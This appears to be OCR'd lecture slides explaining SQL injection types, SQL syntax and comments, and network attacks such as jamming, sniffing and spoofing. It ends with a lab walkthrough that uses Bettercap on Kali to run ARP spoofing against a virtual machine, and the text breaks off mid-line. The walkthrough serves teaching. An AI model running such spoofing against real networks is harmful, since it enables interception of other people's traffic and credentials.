1. SQL injection

2. Network Security and Attacks

SQL Injection

SQL injection is a common web security vulnerability that allows attackers to manipulate data stored in a database. Attackers can use SQL injection to gain unauthorized access to sensitive information, modify data, or even take complete control of a web application.

One of the most common techniques used in SQL injection attacks is to insert malicious SQL code into input fields on a website. When the website processes the user's input, it is often not properly sanitized, allowing the attacker's SQL code to be executed.

SQL Injection Risks

Data Breaches

SQL injection allows attackers to steal sensitive information from databases. This could include customer data, financial records, intellectual property, or confidential company information. This data can be sold on the dark web or used for other malicious purposes.

System Access

SQL injection can allow attackers to gain access to sensitive systems. This could include servers, networks, and applications. Once attackers have access, they can install malware, steal data, or even take control of the system.

Service Disruption

SQL injection can lead to service disruption. Attackers can launch denial-of-service (DoS) attacks that overload the system and make it unavailable to legitimate users. This can cause significant downtime and financial losses.

What is SQL injection?

SQL injection (SQLi) is a common web security vulnerability that allows attackers to manipulate data by injecting malicious SQL code into a web application's input fields. This code can be used to compromise sensitive data, alter data, or even gain control of the application's database.

Any modern web application, regardless of the technology stack or framework, is susceptible to SQLi. This is because most applications rely on user input to interact with databases.

Database Vulnerabilities

SQL injection attacks are a major threat to relational databases. They exploit vulnerabilities in applications that interact with databases. The attacker's malicious SQL code is injected into the application's input, allowing them to manipulate the database, potentially causing significant harm. This can result in data theft, unauthorized access, and other malicious actions.

Many popular relational databases, such as MySQL, PostgreSQL, MS SQL Server, Oracle, and SQLite, are susceptible to these attacks. Vulnerabilities can exist in various database components, including data access layers, query processing engines, and even the database itself. It's essential to understand these vulnerabilities to implement robust security measures and prevent SQL injection attacks.

Types of SQL Injections

Union-Based SQL Injection

Union-based SQL injection, also known as in-band SQLi, uses the UNION operator to combine the results of multiple queries. This technique allows attackers to extract sensitive data from the database.


Error-Based SQL Injection

Error-based SQL injection exploits vulnerabilities in database error handling mechanisms. Attackers can trigger errors to reveal information about the database structure or even execute arbitrary code.

Blind SQL Injection

Blind SQL injection is a type of injection attack where the attacker cannot directly observe the results of the injected SQL query. Instead, attackers rely on the application's response to infer information about the database.

Understanding SQL Syntax



To effectively understand SQL injection attacks, it is vital to possess a foundational knowledge of SQL itself. SQL stands for Structured Query Language, a declarative language that allows applications to interact with databases. SQL is the core of database management systems, used to retrieve, insert, update, and delete data.

A common approach in application development is to create a SQL query, a line of instructions, and send it to the database. This query is processed by the database engine, which executes the command and returns the response to the application, usually in the form of a table of data. This interaction is fundamental to the functioning of many web applications and databases.

SQL Query Types

SELECT

The SELECT statement is used to retrieve data from a database. This query type is used to read data from a database and display it in a specific format. SELECT statements are very common in database management, and they can be used to retrieve data for analysis, reporting, and other purposes.

INSERT

The INSERT statement is used to add new data into a database. This query type is used to add new rows into a database table. INSERT statements are often used to create new records in a database, such as when a user creates a new account or when a new product is added to a catalog.

UPDATE

The UPDATE statement is used to modify existing data within a database. This query type is used to modify data in a database table based on certain criteria. UPDATE statements are often used to change data in a database when information needs to be corrected or updated.

DELETE

The DELETE statement is used to remove data from a database. This query type is used to remove data from a database table based on specific conditions. DELETE statements are often used to remove unwanted or obsolete data from a database. For example, deleting a user account or removing outdated product information.

Basic SQL Syntax

To find and exploit SQL injection vulnerabilities, you need to understand basic SQL syntax.

SQL is a standard language for accessing and managing databases. It is used to perform tasks like inserting, deleting, updating, and retrieving data from databases.

1 **SELECT**

The SELECT statement is used to retrieve data from a database. It specifies which columns you want to retrieve and from which table.

2 **FROM**

The FROM clause specifies the table from which you want to retrieve data.

3 **WHERE**

The WHERE clause is used to filter the data that is retrieved. You can specify conditions that must be met for a row to be included in the results.

4 **ORDER BY**

The ORDER BY clause is used to sort the retrieved data in ascending or descending order.

SQL Comments Example

Comments are important in SQL queries because they allow developers to add explanations or temporarily disable parts of code without deleting them. This is useful for documentation, testing, or debugging.

The SQL server will ignore everything after the comment symbols (\-- -). In the example, only the first part of the query will be executed. The portion after the comment is ignored. The comment is used to remove part of the SQL query that could potentially be exploited by an attacker.

Types of SQL Comments

Hash Comment

The hash comment is a single-line comment denoted by a '#' symbol. It is recognized by most databases and is typically used for commenting out code.

SQL Comment

The SQL comment is also a single-line comment, represented by two dashes followed by a space ('-- '). This type of comment is often used in SQL queries to explain code or temporarily disable certain parts of a query.

C-Style Comment

The C-style comment is a multi-line comment, marked by '/*' at the beginning and '*/' at the end. This type of comment allows for commenting out multiple lines of code.

Null Byte Comment

The Null Byte comment is a specific type of comment used with MS Access databases. It is represented by '%00', and it can be used to bypass certain security measures, making it a potential vulnerability.

Network Security

Network security encompasses protecting data, devices, and users from unauthorized access, use, disclosure, disruption, modification, or destruction.

It involves implementing measures like firewalls, intrusion detection systems, and encryption to prevent cyberattacks and ensure data confidentiality, integrity, and availability.

Content

Content refers to the data transmitted over the network. It could be emails, files, documents, or web traffic.

Secure content management is vital to protect data confidentiality, integrity, and availability.

Network Security Elements

Cryptography

Cryptography is the use of mathematical techniques to secure communication.

Firewalls

Firewalls act as barriers between networks and prevent unauthorized access.

Risk Assessment

Risk assessment identifies potential threats and vulnerabilities within a network.

Access Control

Access control limits user access to network resources based on authorization.

Visuals of Network Security

Firewall

A firewall is a security system that controls network traffic. It examines incoming and outgoing traffic and blocks or allows it based on defined rules.

Intrusion Detection System (IDS)

An IDS monitors network traffic for malicious activity and generates alerts. It detects potential security threats and notifies administrators.

Anti-Virus Software

Anti-virus software protects against malicious software, such as viruses, worms, and Trojans. It scans for and removes harmful programs.

Network Security Definition

Cyber security is a broad term that encompasses all measures to protect information systems.

Network security, specifically, focuses on securing computer networks.

A risk is a potential threat that could exploit vulnerabilities, causing harm to an organization.

The National Cyber Security Centre (NCSC) defines cyber security as the practice of reducing the risk of cyber attacks.

A key objective of network security is to protect sensitive information from unauthorized access.

Network Security Visual

The visual represents a network with various security elements, including firewalls, intrusion detection systems (IDS), and antivirus software.

Security measures are essential to protect data and systems from unauthorized access, threats, and cyberattacks.

Security Concepts

Security concepts are fundamental building blocks that underpin the design, implementation, and maintenance of secure systems.

These concepts provide a framework for understanding security risks, vulnerabilities, and countermeasures.

OSI Security Architecture

Security Attack

Any action that compromises the security of information owned by an organization. It can be passive or active.

Security Mechanism

A process that is designed to detect, prevent, or recover from a security attack. For example, traffic monitoring or intrusion prevention.

Security Service

A processing or communication service that enhances the security of data processing systems and information transfers. It's designed to counter security attacks and uses security mechanisms to provide the service.


OSI Security Architecture Visuals

The OSI Security Architecture provides a framework for understanding and implementing network security. It defines a layered approach to security, addressing security concerns at each layer of the OSI model.


The OSI security architecture consists of three main components: security services, security mechanisms, and security attacks.

1. Security Services are the services that protect the data from unauthorized access.
2. Security Mechanisms are the methods employed to implement the security services.
3. Security Attacks are the actions that can compromise the security of the system.


Network Attacks: Jamming, Sniffing and Spoofing



Jamming: Jamming is a type of denial-of-service (DoS) attack where an attacker disrupts the communication between devices by overwhelming a network with excessive interference or noise. This is often done in wireless networks, where the attacker floods the frequency with signals, blocking legitimate traffic and making it difficult for devices to connect or communicate. Jamming can be particularly damaging in environments that rely on consistent wireless connectivity, as it can cause significant downtime and interruptions in service.



Sniffing: Sniffing is a passive network attack where an attacker uses software or hardware tools to monitor and capture network traffic. The goal of sniffing is often to intercept sensitive information, such as usernames, passwords, or confidential data, as it travels through the network. Attackers may use packet sniffers or other monitoring tools to examine and analyze data packets. Sniffing can be performed on unsecured networks, like public Wi-Fi, making it crucial to use encrypted connections to protect against this type of attack.


To: Server
From: Victim
Please send me lots of data!
Bot
Server
Victim
From: Server
To: Victim
Here's all that data you requested!

Spoofing: Spoofing is a technique where an attacker impersonates a legitimate device, network, or user by falsifying data. Common forms of spoofing include IP spoofing, where an attacker disguises their IP address to appear as a trusted source, and DNS spoofing, where the attacker reroutes traffic to a malicious website by corrupting DNS records. The goal of spoofing is often to deceive users or devices into sharing sensitive information or to gain unauthorized access to systems. Spoofing can lead to data breaches, identity theft, and compromised network security if not properly mitigated.


Counterattacking Philosophy

Philosophy taken to counterattacking


1. **Deter**
   The first step in a counterattacking philosophy is to deter attackers. This can be done by implementing security measures that make it more difficult for attackers to succeed.
2. **Detect**
   The next step is to detect attacks. This can be done by monitoring network traffic and system logs for suspicious activity.
3. **Deny**
   The third step is to deny attackers access to systems or data. This can be done by implementing access control measures and by blocking malicious traffic.
4. **Delay**
   The fourth step is to delay attacks. This can be done by implementing security measures that make it take longer for attackers to achieve their goals.
5. **Defend**
   The final step is to defend against attacks. This can be done by implementing security measures that can stop or mitigate the effects of an attack.

Deter
Detect
THE 5DS OF PERIMETER SECURITY
Deny
Delay

Practice part – Spoofing Network attack



Attacker
1. Injects fake DNS entry
2. Issues request to real website
User
DNS
3. Request resolves to fake website
WWW
Fake website
WWW
Real website

Bettercap on KALI VM (--help)




```
root@kali:~# bettercap  --help
Usage of bettercap:
  -autostart string
        Comma separated list of modules to auto start. (default "events.stream")
  -caplet string
        Read commands from this file and execute them in the interactive session.
  -caplets-path string
        Specify an alternative base path for caplets.
  -cpu-profile file
        Write cpu profile file.
  -debug
        Print debug messages.
  -env-file string
        Load environment variables from this file if found, set to empty to disable environment persistence
.
  -eval string
        Run one or more commands separated by ; in the interactive session, used to set variables via comma
nd line.
  -gateway-override string
        Use the provided IP address instead of the default gateway. If not specified or invalid, the defaul
t gateway will be used.
  -iface string
        Network interface to bind to, if empty the default interface will be auto selected.
  -mem-profile file
        Write memory profile to file.
  -no-colors
        Disable output color effects.
```

Launch Bettercap on KALI VM




```
root@kali:~# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.23.0) [type 'help' for a list of commands]

192.168.206.0/24 > 192.168.206.128  » [05:37:04] [sys.log] [inf] gateway monitor started ...
192.168.206.0/24 > 192.168.206.128  » help

           help MODULE : List available commands or show module specific help if no module name is provided
.
                active : Show information about active modules.
                  quit : Close the session and exit.
         sleep SECONDS : Sleep for the given amount of seconds.
              get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
        set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                 clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
             ! COMMAND : Execute a shell command and print its output.
        alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```

Modules (help command)




```
Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
             c2 > not running
            can > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            gps > not running
          graph > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      ndp.spoof > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
   packet.proxy > not running
```

List of connected clients (net.show)




```
192.168.206.0/24 > 192.168.206.128  » net.show

┌─────────────────┬───────────────────┬───────────────┬──────────────┬───────┬────────┬──────────┐
│      IP ▲       │        MAC        │     Name      │    Vendor    │ Sent  │ Recvd  │   Seen   │
├─────────────────┼───────────────────┼───────────────┼──────────────┼───────┼────────┼──────────┤
│ 192.168.206.128 │ 00:0c:29:e0:8c:e8 │ eth0          │ VMware, Inc. │ 0 B   │ 0 B    │ 05:37:04 │
│ 192.168.206.2   │ 00:50:56:e3:f6:12 │ gateway       │ VMware, Inc. │ 10 kB │ 10 kB  │ 05:37:04 │
│                 │                   │               │              │       │        │          │
│ 192.168.206.1   │ 00:50:56:c0:00:08 │               │ VMware, Inc. │ 1.4 kB│ 368 B  │ 05:43:52 │
│ 192.168.206.129 │ 00:0c:29:22:3a:5a │               │ VMware, Inc. │ 83 kB │ 113 kB │ 05:43:56 │
│ 192.168.206.132 │ 00:0c:29:97:93:39 │ METASPLOITABLE│ VMware, Inc. │ 2.0 kB│ 2.7 kB │ 05:44:18 │
│ 192.168.206.254 │ 00:50:56:f7:8d:20 │               │ VMware, Inc. │ 808 B │ 338 B  │ 05:43:56 │
└─────────────────┴───────────────────┴───────────────┴──────────────┴───────┴────────┴──────────┘

↑ 52 kB / ↓ 358 kB / 3468 pkts
```

Practice part – Spoofing Network attack




```
192.168.206.0/24 > 192.168.206.128  »  set arp.spoof.fullduplex true
192.168.206.0/24 > 192.168.206.128  » set arp.spoof.targets 192.168.206.129
192.168.206.0/24 > 192.168.206.128  » arp.spoof on
[06:05:34] [sys.log] [inf] arp.spoof enabling forwarding
192.168.206.0/24 > 192.168.206.128  » [06:05:35] [sys.log] [war] arp.spoof full duplex spoofing enabled, if
 the router has ARP spoofing mechanisms, the attack will fail.
192.168.206.0/24 > 192.168.206.128  » [06:05:35] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 t
argets.
192.168.206.0/24 > 192.168.206.128  » [06:05:35] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:36] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:37] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:38] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:39] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:40] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:42] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:43] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:44] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:46] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:47] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:48] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:49] [sys.log] [war] arp.spoof could not find spoof targets
192.168.206.0/24 > 192.168.206.128  » [06:05:49] [endpoint.new] endpoint 192.168.206.129 detected as 00:0c:
```

Discover the device (Windows VM)



